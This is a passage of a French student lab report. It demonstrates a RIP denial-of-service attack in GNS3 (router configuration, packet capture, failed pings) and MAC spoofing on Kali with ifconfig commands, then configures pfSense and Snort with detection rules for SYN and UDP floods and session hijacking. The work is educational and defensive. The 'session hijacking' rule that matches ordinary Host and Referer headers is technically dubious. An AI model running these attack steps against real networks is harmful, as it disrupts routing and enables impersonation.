Une attaque de déni de service (DoS) sur le protocole RIP (Routing Information Protocol) fonctionne en envoyant un grand nombre de paquets RIP malveillants à un routeur cible dans le but de le submerger et de le rendre indisponible. Le protocole RIP est utilisé par les routeurs pour échanger des informations de routage entre eux et mettre à jour leurs tables de routage. En perturbant ce processus, une attaque DoS sur le RIP peut causer des perturbations importantes dans le réseau et rendre les ressources inaccessibles.

Les attaquants peuvent envoyer des paquets RIP malveillants de plusieurs façons, notamment en envoyant

des paquets RIP avec de fausses informations de routage, en générant du trafic de routage fictif pour saturer la table de routage, ou en envoyant un grand nombre de paquets RIP à un routeur pour le submerger. L'attaque de déni de service sur le RIP peut également être utilisée pour lancer une attaque de déni de service distribuée (DDoS) en utilisant plusieurs sources d'attaques pour envoyer des paquets RIP malveillants vers le routeur cible

4.4.2 Implementation:(lab en gns3)

j'ai travaillé sur une topologie constitué par 2 routeurs et deux switches et 3 machines 2 machines lié au une switch et une machine lié en autre switch comme la topologie suivant




Figure 129:topologie de rip dans gns3

voila j'ai configuré les les machines et le routeur par le protocole RIP protocoles

```

Connected to Dynamips VM "R1" (ID 1, type c1700) - Console port
Press ENTER to get the prompt.
*Mar 1 00:00:06.531: %LINK-5-CHANGED: Interface FastEthernet0, changed state to administratively down
*Mar 1 00:00:06.531: %LINK-5-CHANGED: Interface FastEthernet0, changed state to administratively down
R1#
R1#
R1#
R1#
R1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#int fa
R1(config)#int fastEthernet 0
R1(config-if)#ip ad
R1(config-if)#ip add
R1(config-if)#ip address 192.168.70.1 255.255.255.0
A.B.C.D

R1(config-if)#ip address 192.168.70.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)#exit
*Mar 1 01:01:04.943: %LINK-3-UPDOWN: Interface FastEthernet0, changed state to up
R1(config-if)#exit
R1(config)#int eth
R1(config)#int ethernet 0
R1(config-if)#ip add
R1(config-if)#ip address 2.0.0.1 255.255.255.252
R1(config-if)#no sh
R1(config-if)#
*Mar 1 01:14:09.767: %LINK-3-UPDOWN: Interface Ethernet0, changed state to up
*Mar 1 01:14:10.767: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0,
changed state to up
R1(config-if)#no wr
Building configuration...
[OK]
R1(config)#no sh ip int
Ethernet0 is up, line protocol is up

```

Figure 130:l'operation de scanning des ports

No.	Time	Source	Destination	Protocol	Length	Info
1489	166.470181	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=22200, ID=0099) [Reassembled in #1507]
1490	166.470308	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=23560, ID=0099) [Reassembled in #1507]
1491	166.470342	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=25160, ID=0099) [Reassembled in #1507]
1492	166.470363	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=26640, ID=0099) [Reassembled in #1507]
1493	166.470478	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=28120, ID=0099) [Reassembled in #1507]
1494	166.470507	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=29600, ID=0099) [Reassembled in #1507]
1495	166.470619	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=31080, ID=0099) [Reassembled in #1507]
1496	166.470647	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=32560, ID=0099) [Reassembled in #1507]
1497	166.470667	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=34040, ID=0099) [Reassembled in #1507]
1498	166.470817	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=35520, ID=0099) [Reassembled in #1507]
1499	166.470848	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=37000, ID=0099) [Reassembled in #1507]
1500	166.470868	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=38480, ID=0099) [Reassembled in #1507]
1501	166.470998	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=39960, ID=0099) [Reassembled in #1507]
1502	166.471040	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=41440, ID=0099) [Reassembled in #1507]
1503	166.471150	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=42920, ID=0099) [Reassembled in #1507]
1504	166.471176	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=44400, ID=0099) [Reassembled in #1507]
1505	166.471196	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=45880, ID=0099) [Reassembled in #1507]
1506	166.471311	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=47360, ID=0099) [Reassembled in #1507]
1507	166.471342	192.168.70.12	192.168.70.1	RIP	1202	Unknown command (88)[Malformed Packet]
1508	167.446876	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=4920, ID=0099) [Reassembled in #1541]
1509	167.447295	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=41480, ID=0099) [Reassembled in #1541]
1510	167.447352	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=2960, ID=0099) [Reassembled in #1541]
1511	167.447398	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=4440, ID=0099) [Reassembled in #1541]
1512	167.447507	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=5920, ID=0099) [Reassembled in #1541]
1513	167.447528	192.168.70.12	192.168.70.1	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offf=7400, ID=0099) [Reassembled in #1541]

> Frame 1: 88 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
> Ethernet II, Src: R2#ping [00:0c:29:1d:01:01], Dst: R1 [00:0c:29:1d:01:02]
> Internet Protocol Version 4, Src: 192.168.70.12 [00:0c:29:1d:01:01], Dst: 192.168.70.1 [00:0c:29:1d:01:02]
> User Datagram Protocol, Src Port: 520, Dst Port: 520
> Routing Information Protocol

0000 ff ff ff ff ff ff d0 01 28 e3 00 00 00 00 45 c9 ······ (····· E
0010 00 48 00 00 00 02 11 b1 3c c8 a6 01 ff ff ······ < F ······
0020 ff ff 02 08 02 08 00 34 2f 1c 02 01 00 00 00 02 ······ 4 / ······
0030 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 ······ ······ ······
0040 00 01 00 02 00 00 c0 a8 01 00 00 00 00 00 00 00 02 ······ ······ ······
0050 00 00 00 00 00 00 02 ······

Figure 135:l'opération de scanning des ports

après passer à peine 30 minutes de lancer l'attaque

je lance ping dans R2 à l'un des interfaces de R1 et voilà n'a pas de réponse

```
R2#ping 192.168.70.1 REpeat 199
Type escape sequence to abort.
Sending 199, 100-byte ICMP Echos to 192.168.70.1, timeout is 2 seconds:
.....[REPEAT]
```

Figure 136:disabled les fonctionnalités de routeur

4.5 Mac Spoofing

Le MAC spoofing est une technique qui implique de changer l'adresse MAC (Media Access Control) d'un périphérique sur un réseau. L'adresse MAC est un identifiant unique attribué à chaque périphérique réseau, et est utilisé pour identifier et communiquer avec d'autres périphériques sur le réseau. En modifiant l'adresse MAC, un périphérique peut se faire passer pour un autre périphérique sur le réseau.

4.5.1 comment ça fonctionne ?



Figure 137:le fonctionnement de mac spoofing

La méthode de MAC spoofing peut varier selon les périphériques et les systèmes d'exploitation utilisés,

```
(abdelah@kali)-[~]
$ ifconfig eth0 down
SIOCSIFFLAGS: Opération non permise

(abdelah@kali)-[~]
$ sudo ifconfig eth0 down
[sudo] Mot de passe de abdelah :

(abdelah@kali)-[~]
$ sudo ifconfig eth0 hw ether 00:0c:29:79:f2:a6

(abdelah@kali)-[~]
$ sudo ifconfig eth0 up

(abdelah@kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet6 fe80::20c:29ff:fe79:f2a6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:79:f2:a6 txqueuelen 1000 (Ethernet)
          RX packets 300 bytes 50650 (55.3 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 165 bytes 16810 (16.4 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
          device interrupt 19 base 0x2000

(abdelah@kali)-[~]
$ _
```

Figure 138:determination le MAC de la machine attaquante

mais en général, elle implique la modification de l'adresse MAC de la carte réseau ou de l'interface réseau du périphérique. Cela peut être fait à l'aide de divers outils, tels que macchanger sous Linux ou SpoofMAC sous Windows.

Il est important de noter que le MAC spoofing seul ne permet pas toujours d'accéder à un réseau ou à un périphérique. D'autres formes d'attaques peuvent être nécessaires pour y parvenir, telles que l'exploitation de vulnérabilités dans les protocoles de réseau ou les logiciels. Par conséquent, il est important de suivre les directives éthiques et d'obtenir la permission avant de réaliser tout test de réseau ou de pénétration qui implique le MAC spoofing ou d'autres techniques qui peuvent affecter la sécurité du réseau.

4.5.2 Implementation (lab)

les outils :

kali linux :comme attaquant

owasp vm : comme target

but : de spoofing adresse mac de target par l'attaquant (kali linux)

- on commence le fonctionnement de les deux machines soit kali soit owasp vm
- on détermine l'adresse mac de owasp vm par la commande **ifconfig**

```

root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:79:f2:a6
          inet addr:10.10.10.136 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe79:f2a6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:31 errors:0 dropped:0 overruns:0 frame:0
            TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:2590 (2.5 KB) TX bytes:8205 (8.2 KB)
            Interrupt:18 Base address:0x1400

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:43 errors:0 dropped:0 overruns:0 frame:0
            TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:14673 (14.6 KB) TX bytes:14673 (14.6 KB)

```

Figure 139:determination de la machine victime

après ça on va aller pour spoof adresse mac de notre target par la machine attaquant

on fait un simple ping a notre target pour vérifier si on a mac spoofing

```

[audetian@mail:~] $ ping 10.10.10.136
PING 10.10.10.136 (10.10.10.136) 56(84) bytes of data.
64 bytes from 10.10.10.136: icmp_seq=1 ttl=64 time=0.959 ms
64 bytes from 10.10.10.136: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 10.10.10.136: icmp_seq=3 ttl=64 time=1.24 ms
64 bytes from 10.10.10.136: icmp_seq=4 ttl=64 time=1.33 ms
64 bytes from 10.10.10.136: icmp_seq=5 ttl=64 time=1.23 ms
64 bytes from 10.10.10.136: icmp_seq=6 ttl=64 time=1.69 ms
64 bytes from 10.10.10.136: icmp_seq=7 ttl=64 time=1.11 ms
^C
--- 10.10.10.136 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5998ms
rtt min/avg/max/mdev = 0.959/1.267/1.687/0.208 ms

```

Figure 140:un simple ping

et voilà on a vraiment démontré que cette attaque est bien évidemment fonctionne

Figure 141:wireshark detecte les addresses mac

La fin de lab

CHAPITRE 3 : Implémentation du PfSense et Test

I. la configuration basique de pare-feu PfSense.

On commence par la configuration basique de notre pare-feu PfSense.

En se dirigeant vers le chemin suivant: **Système/Avancé/Accès administrateur**

On change le protocole HTTP vers HTTPS.

The screenshot shows the 'webConfigurator' interface. At the top, there is a header bar with the title 'webConfigurator'. Below it, a navigation bar has two radio button options: 'HTTP' (unchecked) and 'HTTPS (SSL/TLS)' (checked). Underneath the navigation bar, there is a dropdown menu labeled 'Certificat SSL/TLS' containing the option 'webConfigurator default (6482fdbe82b44)'. A note below the dropdown states: 'Certificates known to be incompatible with use for HTTPS are not included in this list.'

Figure 142:Changer le protocole HTTP vers HTTPS PfSense

Après on se dirige vers: **Système/Avancé/Mise en réseau**

On coche les options suivantes : 'Déchargement de la somme de contrôle matériel' 'Déchargement de la segmentation TCP matérielle' 'Déchargement de réception de matériel'. En cochant ces option, on les désactive. L'intérêt de ça est pour que le mode 'Inline Mode' qu'on va utiliser après dans le blockage des adresses IP dans le package SNORT puisse fonctionner sans problème.

The screenshot shows the 'Interfaces réseau' section of the advanced system settings. It contains three rows of options, each with a checked checkbox and a descriptive text block:

- Déchargement de la somme de contrôle matériel**:
Désactiver l'accélération matérielle de vérification des sommes de contrôle.
La vérification de cette option désactive le déchargement de la somme de contrôle du matériel.
Le déchargement de la somme de contrôle est faussé dans certains matériels, en particulier certaines cartes Realtek. Rarement, les drivers peuvent avoir des problèmes avec le déchargement de la somme de contrôle ainsi que certaines NIC spécifiques. Cela prendra effet après un redémarrage ou une reconfiguration de chaque interface.
- Déchargement de la segmentation TCP matérielle**:
Désactiver l'accélération matérielle de segmentation TCP.
La vérification de cette option désactive le déchargement matériel de la segmentation TCP (TS0, TS04, TS06). Ce déchargement est interrompu dans certains pilotes matériels et peut avoir une incidence sur les performances avec certaines NIC spécifiques. Cela prendra effet après un redémarrage ou une reconfiguration de chaque interface.
- Déchargement de réception de matériel**:
Désactiver l'accélération "Large Receive Offload".
La vérification de cette option désactive le déchargement de réception de matériel (LRO). Ce déchargement est interrompu dans certains pilotes matériels et peut avoir une incidence sur les performances avec certaines NIC spécifiques. Cela prendra effet après un redémarrage ou une reconfiguration de chaque interface.

Figure 143:Désactivation des options des interfaces réseau PfSense

Maintenant on se dirige vers: **Système/Configuration générale**

Ici, on peut changer le nom de hôte, le domaine et le fuseau horaire et configurer le domaine DNS.

The screenshot shows the 'Système' and 'Paramètres du serveur DNS' sections of the general system configuration. In the 'Système' section:

- Nom d'hôte**: pfSense
- Domaine**: home.arpa

In the 'Paramètres du serveur DNS' section:

- Serveurs DNS**: 8.8.8.8
- DNS Hostname**: Nom d'hôte
Enter the DNS Server Hostname for TLS Verification in the DNS Resolver (optional).

Figure 144:Paramètres de système et du serveur DNS PfSense

II. la configuration des Interfaces

Après qu'on a fini la configuration basique de notre pare-feu, on passe à la configuration de nos Interfaces qui se trouve dans la rubrique ‘Interfaces’.

Comme exemple, On a configuré l’interface LAN. On a configuré l’adresse IPv4 statique.

Configuration statique IPv4

Adresse IPv4: 172.16.0.5 / 16

Passerelle IPv4 en amont: Aucun

Ajouter une nouvelle passerelle

Si l'interface est connecté à internet, sélectionnez une passerelle dans la liste ou ajoutez en une en cliquant sur le bouton "Ajoutez". Pour votre LAN la passerelle peut être nulle. Les passerelles sont administrables en cliquant ici

Figure 145: Configuration d'adresse statique IPv4 Pfsense

III. la configuration des règles de pare- feu Pfsense.

Maintenant on passe à la configuration des règles de notre pare- feu Pfsense.

En se dirigeant vers le chemin: **Pare-feu/Règles**

On configure une règle qui laisse passe les paquets qui vient de notre LAN vers notre WAN.

Modifier la règle de Pare-Feu

Action: Autoriser

Désactivé: Désactiver cette règle

Interface: LAN

Famille d'adresse: IPv4

Protocole: Tous

Source

Source: LAN net

Destination

Destination: WAN net

Figure 146: Règle : Laisse passer les paquets qui vient de notre LAN Pfsense

On configure une autre règle qui laisse passe les paquets qui vient de notre WAN vers notre WAN.

Modifier la règle de Pare-Feu

Action	Autoriser	Choisissez que faire des paquets qui correspondent aux critères ci-dessous. Aide : La différence entre bloquer et rejeter est qu'avec 'Rejeter', un paquet (TCP, RST ou ICMP port unreachable pour UDP) est retourné à l'envoyer, alors qu'avec 'Bloquer', le paquet est supprimé silencieusement. Dans tous les cas, le paquet est supprimé.			
Désactivé	<input type="checkbox"/> Désactiver cette règle	Choisissez cette option pour désactiver cette règle sans la supprimer de la liste.			
Interface	LAN	Choisissez l'interface d'où les paquets doivent provenir pour correspondre à cette règle.			
Famille d'adresse	IPv4	Choisissez la version du protocole IP à laquelle cette règle s'applique.			
Protocole	Tous	Choisissez quel protocole IP cette règle devrait correspondre.			
Source					
Source	<input type="checkbox"/> Invert match	WAN net	Source Address	/	<input type="button"/>
Destination					
Destination	<input type="checkbox"/> Invert match	WAN net	Destination Address	/	<input type="button"/>

Figure 147:Règle : Laisse passer les paquets qui vient de notre WAN Pfsense

On configure une autre règle qui bloque les paquets qui vient des réseaux externes vers notre WAN. Pour cette règle on va activer la journalisation.

Modifier la règle de Pare-Feu

Action	Bloquer	Choisissez que faire des paquets qui correspondent aux critères ci-dessous. Aide : La différence entre bloquer et rejeter est qu'avec 'Rejeter', un paquet (TCP, RST ou ICMP port unreachable pour UDP) est retourné à l'envoyer, alors qu'avec 'Bloquer', le paquet est supprimé silencieusement. Dans tous les cas, le paquet est supprimé.			
Désactivé	<input type="checkbox"/> Désactiver cette règle	Choisissez cette option pour désactiver cette règle sans la supprimer de la liste.			
Interface	LAN	Choisissez l'interface d'où les paquets doivent provenir pour correspondre à cette règle.			
Famille d'adresse	IPv4	Choisissez la version du protocole IP à laquelle cette règle s'applique.			
Protocole	Tous	Choisissez quel protocole IP cette règle devrait correspondre.			
Source					
Source	<input type="checkbox"/> Invert match	tout	Source Address	/	<input type="button"/>
Destination					
Destination	<input type="checkbox"/> Invert match	WAN net	Destination Address	/	<input type="button"/>
Options additionnelles					
Journalise	<input checked="" type="checkbox"/> Journaliser les paquets gérés par cette règle				

Figure 148:Règle : Bloquer les paquets qui vient des autres réseaux Pfsense

A la fin on ordonne les règles de cette manière.

Règles (Faire glisser pour changer l'ordre)											
	États	Protocole	Source	Port	Destination	Port	Passerelle	d'attente	Ordonnancement	Description	Actions
<input checked="" type="checkbox"/>	0 / 0 B	*	*	*	LAN Address	443	*	*		Règle anti-bloque	
<input type="checkbox"/>	0 / 0 B	IPv4	*	LAN net	*	WAN net	*	*	aucun	Laisser les paquets qui vient de notre LAN	
<input type="checkbox"/>	0 / 0 B	IPv4	*	WAN net	*	WAN net	*	*	aucun	Laisser les paquets qui vient de notre WAN	
<input type="checkbox"/>	0 / 0 B	IPv4	*	*	*	WAN net	*	*	aucun	Bloquer les paquets qui vient des autres reseaux	
<input type="checkbox"/>	0 / 0 B	IPv4	*	LAN net	*	*	*	*	aucun	Default allow LAN to any rule	
<input type="checkbox"/>	0 / 0 B	IPv6	*	LAN net	*	*	*	*	aucun	Default allow LAN IPv6 to any rule	

Figure 149:Ordonnancement des règles Pfsense

IV. L'installation de SNORT

Maintenant après qu'on a réglé notre Pare-feu avec ses règles, on va installer SNORT qui va nous aider à bloquer quelques types d'attaques.

Premièrement on doit l'installer dans Pfsense.

Installed Packages				Actions
Name	Category	Version	Description	
✓ snort	security	4.1.6	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection.	

Package Dependencies:
 snort-2.9.20

Figure 150:Installation du packet SNORT Pfsense

V. configuré l'interface (LAN)

Après on a configuré l'interface (LAN) comment suivant:

- 1- Activer l'interface.
- 2- Activer 'Send Alerts to System Log'. Snort va envoyer les alerts vers le log du Pare-Feu Pfsense.
- 3- Activer 'Block Offenders'. En activant cette option Snort va bloquer automatiquement les hôtes qui génèrent une alerte.
- 4- Dans le 'IPS Mode', On a choisi 'Inline Mode'.

Inline Mode intercepte et inspecte les paquets avant de les transférer à la pile réseau de l'hôte pour un traitement ultérieur. Les paquets correspondant aux règles de suppression (**DROP**) sont simplement rejettés (supprimés) et ne sont pas transmis à la pile réseau de l'hôte. Aucune fuite de paquets ne se produit avec ce mode.

- 5- Dans le 'Search Method', On a choisi 'AC-BNFA'.

AC-BNFA est un algorithme avancé de correspondance de motifs utilisé pour l'inspection des paquets dans un système de détection d'intrusion (IDS). Cet algorithme permet à Snort de rechercher efficacement des motifs spécifiques dans les données des paquets en utilisant une structure de données appelée Automate Cellulaire-Branche et une table d'états finis non déterministe (AC-BNFA). Il offre des performances élevées et une détection précise des signatures malveillantes, ce qui en fait un outil essentiel pour la sécurité des réseaux.

The screenshot shows the Snort configuration interface. The top section, "Paramètres généraux", includes fields for "Activer" (checked), "Interface" (set to LAN (em1)), "Description" (set to LAN), and "Snap Length" (set to 1518). Below this is the "Alert Settings" section, which includes "Send Alerts to System Log" (checked), "System Log Facility" (set to LOG_AUTH), and "System Log Priority" (set to LOG_ALERT).

Figure 151: Activation d'interface et des logs d'alerts de système SNORT Pfsense

The screenshot shows the Snort configuration interface. The "Block Settings" section includes "Block Offenders" (checked) and "IPS Mode" (set to Inline Mode). The "Detection Performance Settings" section includes "Search Method" (set to AC-BNFA).

Figure 152: Configuration des paramètres de blockage SNORT Pfsense

Dans la rubrique 'LAN Preprocessor Information':

1- Activer 'Stream5 Target-Based Stream Reassembly'.

Stream5 Target-Based Stream Reassembly est une fonctionnalité de Snort qui permet la reconstitution efficace des flux de données dans le but d'analyser et de détecter les activités suspectes dans un réseau. Cette option utilise une approche basée sur la cible, ce qui signifie qu'elle se concentre sur la reconstruction précise des flux de communication entre les hôtes du réseau.

2- Activer 'Check Session Hijacking'.

Cette vérification valide l'adresse (MAC) du matériel des deux côtés de la connexion - telle qu'établie lors de l'établissement de la connexion en trois étapes (3-way Handshake) - par rapport

aux paquets ultérieurs reçus sur la session.

3- Activer 'Require 3-Way Handshake'

Établir des sessions uniquement à la fin du 3-way handshake **SYN/SYN-ACK/ACK**. 4- Activer 'Detect TCP Anomalies'

L'option "**Detect TCP Anomalies**" dans Snort permet de détecter les anomalies TCP dans le trafic réseau. Cette fonctionnalité vise à identifier les comportements anormaux ou non conformes dans les flux de communication TCP. La détection des anomalies TCP est un moyen efficace de repérer les attaques telles que les scans de ports, les tentatives d'établissement de connexion frauduleuse (TCP SYN flood), les attaques d'évitement de pare-feu (Firewall Evasion), les attaques par déni de service (DoS), les tentatives de détournement de connexion, et d'autres activités suspectes.




Figure 153: Configuration des paramètres de STREAM5 de SNORT PfSense

5- Activer 'Enable ARP Spoof Detection'.

L'option "Enable ARP Spoof Detection" dans Snort permet de détecter les attaques de spoofing ARP. Lorsqu'elle est activée, Snort surveille le trafic ARP sur le réseau et détecte les tentatives de manipulation ou de falsification des tables ARP. Lorsqu'une activité suspecte est détectée, une alerte est générée, indiquant une possible attaque de spoofing ARP en cours. Cette fonctionnalité aide à protéger le réseau contre les attaques de type ARP spoofing, qui visent à tromper les systèmes en falsifiant les adresses MAC associées aux adresses IP.

6- Activer 'Enable Unicast ARP Checks'.

L'option "Enable Unicast ARP Checks" dans Snort permet de vérifier la validité des requêtes ARP unicast sur le réseau. Lorsqu'elle est activée, Snort examine les requêtes ARP unicast et détecte les anomalies telles que les adresses de destination incorrectes ou les adresses MAC multiples associées à une même adresse IP. Cela aide à identifier les tentatives d'ARP spoofing ou d'autres manipulations malveillantes du protocole ARP. Lorsqu'une anomalie est détectée, une alerte est générée, permettant aux administrateurs de prendre des mesures pour sécuriser le réseau contre de telles attaques.

Figure 154: Configuration de ARP Spoof Detection Pfsense

VI. les règles de snort

Pour les règles, on a ajouté les règles suivants:

On a deux type d'actions:

alert: Déclencher une alerte avec l'adresse IP responsable.

drop: Bloquer l'adresse IP si une alerte est déclenchée.

```
alert tcp any any -> any any (flags: S; flow: stateless; threshold: type both, track by_src, count 1000, seconds 3; msg: "Possible SYN Flood Attack"; sid: 10001; rev: 1;)
```

Cette règle examine le trafic TCP avec le drapeau SYN activé (indiquant une demande de nouvelle connexion) en provenance de n'importe quelle source à destination de n'importe quelle adresse IP. Si le nombre de paquets SYN dépasse 1000 par seconde pendant une période de 3 secondes, une alerte est déclenchée avec le message "Possible SYN Flood Attack".

```
drop tcp any any -> any any (flags: S; flow: stateless; threshold: type both, track by_src, count 1000, seconds 3; msg: "Possible SYN Flood Attack"; sid: 10002; rev: 1;)
```

```
alert tcp any any -> any any (flags: S; msg:"Possible SYN DoS"; flow: stateless; threshold: type both, track by_dst, count 1000, seconds 3; sid:10003;rev:1;)
```

Cette règle fait la même chose que la règle précédente. La seule différence est que la première règle utilise le suivi basé sur la source (track by_src) pour compter le nombre de paquets SYN émis par chaque adresse source individuelle. Alors que la deuxième règle utilise le suivi basé sur la destination (track by_dst) pour compter le nombre de paquets SYN reçus par chaque adresse de destination.

```
drop tcp any any -> any any (flags: S; msg:"Possible SYN DoS"; flow: stateless; threshold: type both, track by_dst, count 1000, seconds 3; sid:10004;rev:1;)
```

```
alert udp any any -> any any (msg:"UDP Flood Attack Detected"; threshold:type threshold, track by_src, count 100, seconds 5; sid:10005; rev:1;)
```

Cette règle détecte les attaques de type UDP Flood. Elle spécifie que si plus de 100 paquets UDP sont reçus d'une même source pendant une période de 5 secondes, une alerte sera déclenchée avec le

message "UDP Flood Attack Detected". Le paramètre "threshold:type threshold, track by_src" est utilisé pour suivre et compter les paquets UDP par adresse source.

```
drop udp any any -> any any (msg:"UDP Flood Attack Detected"; threshold:type threshold, track by_src, count 100, seconds 5; sid:10006; rev:1;)
```

```
alert tcp any any -> any any (msg:"TCP Session Hijacking Detected"; flags: PA; flow: to_server, established; content:"|0D 0A|Host|3A|"; nocase; content:"|0D 0A|Referer|3A|"; nocase; sid:10009; rev:1;)
```

Cette règle détecte les tentatives de détournement de session TCP. Elle spécifie que si un paquet TCP est reçu avec les drapeaux "PA" (Acknowledge Push), dans le flux allant vers le serveur et dans une connexion établie, contenant les chaînes "Host" et "Referer" dans l'en-tête du paquet, une alerte sera déclenchée avec le message "TCP Session Hijacking Detected".

```
drop tcp any any -> any any (msg:"TCP Session Hijacking Detected"; flags: PA; flow: to_server, established; content:"|0D 0A|Host|3A|"; nocase; content:"|0D 0A|Referer|3A|"; nocase; sid:10010; rev:1;)
```

```
